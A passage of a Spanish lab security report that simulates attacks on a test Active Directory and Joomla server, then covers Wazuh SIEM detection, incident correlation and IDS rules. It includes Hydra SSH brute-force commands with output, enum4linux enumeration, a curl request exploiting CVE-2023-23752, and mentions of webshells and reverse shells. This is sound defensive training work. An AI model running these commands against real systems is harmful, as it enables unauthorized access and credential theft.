Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Thu Apr 16 17:25:22 2026

===== ( Target Information ) =====
Target ..... 192.168.56.114
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.114 ) =====

[+] Got domain/workgroup name: HLAPLANA

===== ( Session Check on 192.168.56.114 ) =====

[+] Server 192.168.56.114 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.56.114 ) =====

Domain Name: HLAPLANA
Domain Sid: S-1-5-21-3741250661-3135623929-2762682270

[+] Host is part of a domain (not a workgroup)

===== ( Users on 192.168.56.114 ) =====

[E] Couldn't find users using querydispinfo: NT_STATUS_ACCESS_DENIED

[E] Couldn't find users using enumdomusers: NT_STATUS_ACCESS_DENIED

===== ( Share Enumeration on 192.168.56.114 ) =====

do_connect: Connection to 192.168.56.114 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

  Sharename      Type      Comment
  -----
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.56.114
```

Figura 5. Enumeración de usuarios.

Posteriormente, el atacante podría intentar técnicas más avanzadas como la captura y reutilización de credenciales. En este caso, el uso de un ataque SMB Relay permitiría interceptar autenticaciones en la red y reenviarlas al controlador de dominio u otros sistemas, con el fin de autenticarse sin necesidad de conocer la contraseña en texto claro. Si el entorno no está correctamente protegido (por ejemplo, sin SMB signing), este ataque puede resultar exitoso y otorgar acceso no autorizado. Una vez obtenido

un usuario válido, se ha procedido a hacer fuerza bruta con un diccionario propio al servicio SSH.

```
(potata@kali)-[~/Escritorio]
$ hydra -l administrador -P passwords.txt ssh://192.168.56.114
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizat
ions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-16 17:31:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -
t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 23 login tries (l:1/p:23), ~2 tries per task
[DATA] attacking ssh://192.168.56.114:22/
[22][ssh] host: 192.168.56.114 login: administrador password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-16 17:31:25

(potata@kali)-[~/Escritorio]
$
```

Figura 6. Obtención de credenciales.

Finalmente, con acceso conseguido, el atacante podría escalar privilegios o moverse lateralmente dentro del dominio, comprometiendo a otros equipos o incluso tomando el control completo del Active Directory.

```
Microsoft Windows [Versión 10.0.26100.1742]
(c) Microsoft Corporation. Todos los derechos reservados.

hlaplana\administrador@DC-HLAPLANA C:\Users\Administrador>netdom query fsmo
Maestro de esquema DC-HLAPLANA.hlaplana.mylocal
Maestro nomencl. dominios DC-HLAPLANA.hlaplana.mylocal
PDC DC-HLAPLANA.hlaplana.mylocal
Administrador de grupos RID DC-HLAPLANA.hlaplana.mylocal
Maestro de infraestructura DC-HLAPLANA.hlaplana.mylocal
El comando se completó correctamente.

hlaplana\administrador@DC-HLAPLANA C:\Users\Administrador>net accounts
Tiempo antes del cierre forzado: Nunca
Duración mín. de contraseña (días): 1
Duración máx. de contraseña (días): 42
Longitud mínima de contraseña: 7
Duración del historial de contraseñas: 24
Umbral de bloqueo: Nunca
Duración de bloqueo (minutos): 10
Ventana de obs. de bloqueo (minutos): 10
Rol del servidor: PRINCIPAL
Se ha completado el comando correctamente.
```

Figura 7. Conexión remota.


```
hlaplana\administrador@DC-HLAPLANA C:\Users\Administrador>net user /domain
```

```
Cuentas de usuario de \\DC-HLAPLANA
```

Administrador	Invitado	krbtgt
U24-01	U24-02	U24-03
U24-04	U24-05	U24-06
U24-07	U24-08	U24-09
U24-10	U24-11	U24-12
U24-13	U24-14	U24-15
U24-16	U24-17	U24-18
U24-19	U24-20	U24-21
U24-22	U24-23	U24-24
U24-25	U24-26	U24-27
U24-28	W11-01	W11-02
W11-03	W11-04	W11-05
W11-06	W11-07	W11-08
W11-09	W11-10	W11-11
W11-12	W11-13	W11-14
W11-15	W11-16	W11-17
W11-18	W11-19	W11-20
W11-21	W11-22	W11-23
W11-24	W11-25	W11-26
W11-27	W11-28	W11-29
W11-30	W11-31	W11-32
W11-33	W11-34	W11-35
W11-36	W11-37	W11-38
W11-39	W11-40	W11-41
W11-42	W11-43	W11-44
W11-45	W11-46	W11-47
W11-48	W11-49	W11-50
W11-51	W11-52	W11-53
W11-54	W11-55	W11-56
W11-57	W11-58	W11-59
W11-60	W11-61	W11-62
W11-63	W11-64	W11-65
W11-66		

```
Se ha completado el comando correctamente.
```

```
hlaplana\administrador@DC-HLAPLANA C:\Users\Administrador>net group /domain
```

```
Cuentas de grupo de \\DC-HLAPLANA
```

Figura 8. Información de usuarios.

Se identifican cuentas privilegiadas. El atacante podría intentar escalar a Domain Admin mediante técnicas como Pass-the-Hash, Kerberoasting o DCSync.

Relación con amenazas y controles del PDS

Amenaza	Técnica	Control PDS Primario
A.5 Suplantación	T1078 (Valid Accounts)	MFA Obligatorio
A.11 Acceso no autorizado	T1557 (Man-in-the-Middle)	Políticas de acceso + SMB signing
A.13 Revelación de información	T1040 (Network Sniffing)	Cifrado + formación
E. Difusión malware	T1210 (Exploit of Remote Services)	Backups + pruebas restore

10.2. Ataque a Servidor Web Joomla.

El atacante se dirige al servidor Ubuntu Desktop (10.0.2.40) que aloja un sitio web con Joomla (CMS). El objetivo es explotar vulnerabilidades conocidas en Joomla o en su configuración para obtener acceso al sistema y, desde ahí, pivotar hacia otros activos.

Se utiliza Nmap para detectar servicios web: `nmap -sV -p 80,443,22 10.0.2.40`.

Resultado esperado:

- Puerto 80 abierto (HTTP) con Joomla
- Puerto 22 abierto (SSH)
- Puerto 443 (HTTPS) opcional

Herramienta `joomscan` para detectar versión, extensiones vulnerables y configuraciones sensibles: `perl joomscan.pl --url http://10.0.2.40`.

Posibles hallazgos:

- Versión de Joomla desactualizada (ej. 3.9.x con vulnerabilidades conocidas)
- Extensiones como com_fields, com_users expuestas
- Archivo configuration.php accesible (con credenciales de BD)

Si se identifica una vulnerabilidad como CVE-2023-23752 (Joomla 4.0-4.2.7) que permite acceso no autenticado a variables de entorno, se puede explotar con: curl <http://10.0.2.40/api/index.php/v1/config/application?public=true>.

Credenciales de la base de datos (usuario, contraseña, host).

Con las credenciales de la base de datos, se puede intentar reutilizar la contraseña para SSH o para el panel de administración de Joomla. Si la contraseña es débil o está reutilizada: ssh usuario@10.0.2.40.

Alternativamente, se sube un webshell mediante el administrador de Joomla o mediante una extensión vulnerable.

- Una vez dentro del sistema Ubuntu, el atacante:
- Enumera usuarios locales (/etc/passwd)
- Busca archivos de configuración con credenciales
- Instala una puerta trasera (reverse shell persistente)
- Escanea la red interna (10.0.2.0/24) para localizar otros servidores

Relación con amenazas y controles del PDS

Amenaza	Técnica	Control PDS Primario
A.18 Robo de información	T1190 (Exploit Public-Facing Application)	Formación + actualizaciones
E. Difusión malware	T1505 (Server Software Component)	Política de descargas + antivirus
A.5 Suplantación	T1078 (Valid Accounts)	MFA + control de privilegios
E.3 Modificación indebida	T1499 (Endpoint DoS)	Backups + pruebas restore

11. Incidentes no maliciosos.

Incidente 1: Corte eléctrico no programado

Además de los ataques intencionados, se han simulado escenarios de incidentes no provocados por un adversario externo, sino derivados de fallos técnicos, errores humanos o condiciones ambientales. Estos incidentes permiten evaluar la disponibilidad, integridad y capacidad de recuperación del sistema.

Síntomas que deberían verse:

- Caída inmediata de todos los servicios: Active Directory, ERP Prinex, servidor web Joomla.
- Pérdida de conectividad de red en todos los equipos (HW-02, HW-03, HW-04, HW-05).
- Los equipos en obra (HW-11) pierden conexión VPN con la sede.

- Los logs de Wazuh dejan de recibir eventos durante el corte.

Posibles detecciones:

- Wazuh detecta ausencia de latidos (heartbeats) de los agentes.
- Suricata deja de recibir tráfico.
- Firewall OPNsense registra caída de interfaces.

Respuesta según PDS:

- Primario (no aplica directamente): No hay medida primaria para corte eléctrico.
- Secundario (PDS Secundario - medida R4): Se activa el protocolo de SAI + generador (simulado). Tiempo de restauración estimado: 15 min con generador.

Lección aprendida: La ausencia de SAI/generador real en el laboratorio impide la continuidad. Se refuerza la necesidad de incluir esta inversión en el PDS Secundario con prioridad alta.

Incidente 2: Fallo de backup y restauración fallida

Se simula la necesidad de restaurar el servidor de Active Directory (SW-02) tras un fallo crítico (por ejemplo, corrupción del sistema). Se intenta restaurar desde las copias de seguridad (DA-10, HW-06, SW-08).

Problema detectado:

- La última copia de seguridad completa tiene 15 días de antigüedad.
- Las copias incrementales de los últimos 5 días están corruptas (error en el medio de cinta).
- No existen registros de pruebas de restauración (pruebas de fuego).

Posible detección:

- El administrador (PER-09) intenta la restauración y descubre el fallo.
- Wazuh no tiene alertas configuradas sobre el estado de los backups.

Respuesta según PDS:

- Primario (medida R2): Se activa la política de pruebas de restauración mensuales que ya estaba planificada, pero no implementada. Se identifica como una carencia crítica.
- Se documenta la lección: los backups sin verificación no son backups.

Incidente 3: Error humano - Administrador externo deshabilita reglas de firewall

El administrador TI externo (PER-09) realiza una actualización programada en el firewall OPENsense (10.0.2.100). Por error, deshabilita sin querer las reglas que bloquean tráfico entrante no autorizado desde internet.

Síntomas:

- El firewall sigue funcionando, pero permite todo el tráfico entrante (estado "permit all").
- Servicios internos (AD, Joomla, SSH) quedan expuestos directamente desde la red externa simulada.
- Suricata detecta un aumento anómalo de escaneos desde IPs externas, pero el firewall no los bloquea.

Detección:

- Wazuh recibe logs del firewall indicando el cambio de configuración (evento de auditoría).
- Una regla personalizada en Wazuh alerta: "Firewall rule set modified - unexpected permissive state".
- El equipo de seguridad recibe la alerta en menos de 5 minutos.

Respuesta según PDS:

- Primario (medida R8): Se aplica el control de supervisión de cambios críticos:
 - Reversión inmediata de la configuración (backup de reglas del firewall).
 - Se exige doble autorización para cambios en firewall.

- Se programa auditoría semanal de reglas.

Incidente 4: Pérdida de un dispositivo USB con información confidencial

Un comercial (PER-01, HW-02) copia un listado de clientes (DA-01) y documentación legal (DA-06) a un dispositivo USB no cifrado (HW-10) para trabajar desde casa. Pierde el USB en el trayecto.

Detección:

- El comercial reporta la pérdida al responsable de seguridad 2 horas después.
- No hay registro de qué datos contenía el USB porque no hay software de control de dispositivos ni DLP (Data Loss Prevention).

Respuesta según PDS:

- Primario (medida R3 + política USB):
 - Se activa el procedimiento de borrado remoto (no aplicable a USB no gestionado).
 - Se revisa la política de uso de USB: queda prohibido para datos no cifrados.
 - Se exige el uso de almacenamiento corporativo en la nube (SER-06) en lugar de USB.
 - Se reporta el incidente a la directora (PER-03) para valorar la comunicación a la agencia de protección de datos.

Lección aprendida: El PDS Primario ya incluía "Política de USB y descargas", pero no se había aplicado. Se acelera su implantación.

Relación con el PDS y mejora continua

Incidente	Medida PDS	Estado	Acción recomendada

Corte eléctrico	SAI + generador	No implementado	Elevar a prioridad alta en PDS Primario
Backup corrupto	Pruebas de restauración	No ejecutado	Implementar pruebas mensuales inmediatamente
Error admin firewall	Supervisión TI externo	Parcial	Añadir doble autorización y control de cambios
Pérdida USB	Política USB	No implementado	Desplegar política + DLP básico

12 Análisis de incidentes.

12.1 Detección en el SIEM

En esta fase se ha utilizado el SIEM Wazuh como herramienta central de monitorización, cuya función principal es la recolección, normalización y correlación de eventos de seguridad procedentes de múltiples fuentes dentro de la infraestructura.

El sistema ha estado monitorizando:

- Un servidor Ubuntu con Joomla.
- Un servidor Windows con Active Directory.
- El firewall OPNSense con el suricata.
- Los eventos generados durante las simulaciones de ataque.

Wazuh permite clasificar automáticamente los eventos en base a estándares como MITRE ATT&CK, lo que facilita entender en qué fase del ataque se encuentra una

amenaza.




Figura 9. Panel de eventos del agente Joomla en Wazuh.

En esta visualización se observa el estado del agente instalado en el servidor Joomla (IP 10.0.2.41), así como un resumen de la actividad detectada.

Aspectos relevantes:

- El agente está activo y reportando correctamente, lo que garantiza la visibilidad del sistema.
- Wazuh clasifica los eventos detectados dentro de las tácticas:
 - Credential Access: intentos de obtención de credenciales
 - Lateral Movement: posibles movimientos dentro de la red

Esto indica que el SIEM no solo recoge logs, sino que es capaz de interpretar el comportamiento como parte de un ataque estructurado, identificando fases concretas del mismo.




Figura 10. Panel de eventos del servidor Windows.

En este caso se analiza el controlador de dominio.

Se observa:

- Alto volumen de eventos registrados
- Clasificación en múltiples tácticas MITRE:
 - Defense Evasion
 - Privilege Escalation
 - Initial Access
 - Persistence

La diversidad de tácticas detectadas indica que el sistema está registrando actividad compleja y potencialmente relacionada con un compromiso, no simplemente eventos aislados.




Figura 11. Estado del agente en OPNsense en Wazuh.

En esta imagen se muestra el panel de monitorización del agente dentro de Wazuh, correspondiente a un sistema con IP 10.0.2.20, que forma parte de la infraestructura de red (probablemente el firewall basado en OPNsense).

En este caso se puede observar:

- Estado del agente: active → el agente está correctamente conectado al SIEM
- Versión: Wazuh v4.7.1 → sistema actualizado y operativo
- Sistema operativo: BSD 13.2 → típico en firewalls como OPNsense
- Último keep alive: Indica comunicación reciente con el servidor SIEM

Esto confirma que el SIEM tiene visibilidad activa sobre dispositivos de red críticos, no solo servidores.

El SIEM Wazuh ha demostrado capacidad para:

- Detectar actividad anómala en distintos sistemas
- Clasificar eventos según estándares reconocidos
- Generar alertas relevantes basadas en comportamiento

Esto valida que la arquitectura desplegada permite detección efectiva de incidentes

reales, cumpliendo el objetivo del proyecto.

12.2. Análisis de logs.

En este apartado se hacen un análisis detallado de los logs generados durante la simulación de ataques para identificar patrones, comportamientos anómalos y evidencias de compromiso.

Ataque de fuerza bruta contra SSH en Joomla




Figura 12. Intentos fallidos de autenticación SSH.

En esta evidencia se observan múltiples eventos generados por el servicio sshd del servidor Joomla.

Datos clave:

- Número de intentos: 268
- Intervalo temporal: pocos minutos
- Usuario objetivo: Joomla
- IP origen: 10.0.2.40

Exactamente muestra el mensaje: Failed password for Joomla from 10.0.2.40.

Este patrón corresponde a un ataque de fuerza bruta, caracterizado por muchos intentos de autenticación en un corto periodo.

Confirmación del ataque automatizado

```
(luisa@kali)-[~]
└─$ hydra -l joomla -P /usr/share/wordlists/rockyou.txt ssh://10.0.2.41 -V -t 4
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-23 17:08:54
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://10.0.2.41:22/
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "princess" - 6 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "1234567" - 7 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "abc123" - 10 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "nicole" - 11 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "monkey" - 14 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "lovely" - 15 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "ashley" - 19 of 14344399 [child 2] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "qwerty" - 20 of 14344399 [child 3] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "111111" - 21 of 14344399 [child 0] (0/0)
[ATTEMPT] target 10.0.2.41 - login "joomla" - pass "iloveu" - 22 of 14344399 [child 1] (0/0)
```

Figura 13. Ejecución de herramienta Hydra.

Se observa el uso de la herramienta Hydra.

Características del ataque:

- Uso de diccionario (rockyou.txt)
- Automatización de intentos
- Alta velocidad de ejecución

Esto confirma que los intentos observados en los logs no son manuales, sino parte de un ataque automatizado de diccionario.

Acceso exitoso tras múltiples fallos



Datos relevantes:

- Nivel: 12 (alto)
- Técnicas MITRE:
- T110 (Brute Force)
- T078 (Valid Accounts)

Acceso exitoso tras múltiples fallos

Si agarramos el .json del log de Joomla, json_joomla.txt, podemos visualizar el log de acceso web sospechoso.

Se identifica una petición HTTP anómala:

- Método: XRAP
- Código de respuesta: 501
- User-Agent: Nmap Scripting Engine

El método XRAP no forma parte de HTTP estándar, y su uso está asociado a herramientas de escaneo como Nmap. Esto indica una fase de reconocimiento activo del sistema.

Actividad en Active Directory




Figura 15. Eventos de inicio de sesión en Windows.

Datos observados:

- Event ID: 4624 (login exitoso)
- Más de 400 eventos en un corto intervalo

Un volumen elevado de autenticaciones puede indicar:

- Uso automatizado de credenciales
- Actividad posterior a un compromiso
- Movimiento lateral dentro del dominio

Conclusión del análisis de logs

El análisis detallado permite identificar:

- Un ataque de fuerza bruta exitoso
- Actividad previa de reconocimiento

- Posible uso posterior de credenciales en otros sistemas

Esto demuestra la existencia de un incidente real y no solo eventos aislados.

12.3. Correlación de eventos.

La correlación consiste en relacionar eventos de distintas fuentes para reconstruir un incidente completo.

En este caso, el SIEM permite integrar información de:

- Logs de sistema (SSH)
- Logs web (Apache)
- Eventos de Windows
- Alertas de Wazuh

Secuencia del ataque

Fase	Descripción	Evidencia
Reconocimiento	Escaneo con Nmap	Archivo .txt adjuntando
Ataque	Fuerza bruta SSH	Figura 4.
Automatización	Uso de Hydra	Figura 5.
Compromiso	Login exitoso	Figura 6.
Post-explotación	Actividad AD	Figura 7.

Posible reconstrucción temporal

1. El atacante realiza un escaneo del servidor web
2. Identifica servicios disponibles
3. Lanza ataque de fuerza bruta
4. Obtiene acceso al sistema
5. Se observa actividad en el entorno Windows

La correlación de eventos permite identificar un patrón típico de ataque: Reconocimiento → Acceso → Persistencia → Movimiento lateral.

Este patrón coincide con modelos reales de ataque documentados por organismos como OWASP.

El incidente se clasifica en las siguientes tácticas:

- Initial Access
- Credential Access
- Persistence
- Privilege Escalation
- Lateral Movement

Conclusiones del incidente

Se ha identificado un ataque estructurado en múltiples fases en el que un atacante realiza reconocimiento activo del sistema, seguido de un ataque de fuerza bruta contra el servicio SSH del servidor Joomla. El ataque culmina con un acceso no autorizado, tras el cual se detecta actividad en el entorno de Active Directory, lo que sugiere un posible movimiento lateral o uso de credenciales comprometidas dentro de la red.

13. Respuesta y mejora, propuesta de medidas.

13.1 Reglas IDS

Tras el análisis de los incidentes (ataque SSH por diccionario, escaneo con Nmap, método XRAP), se propone implementar o hardening de las siguientes reglas en Suricata para detectar y bloquear patrones similares en el futuro.

Regla / Categoría	Descripción y justificación	Acción propuesta
Detección de fuerza bruta (SSH)	Detectar múltiples intentos de "Failed password" desde una misma IP en un corto periodo de tiempo, como el observado contra el Joomla.	Alert y Drop tras 3 intentos fallidos en 60 segundos. Bloquear IP origen durante 10 minutos.
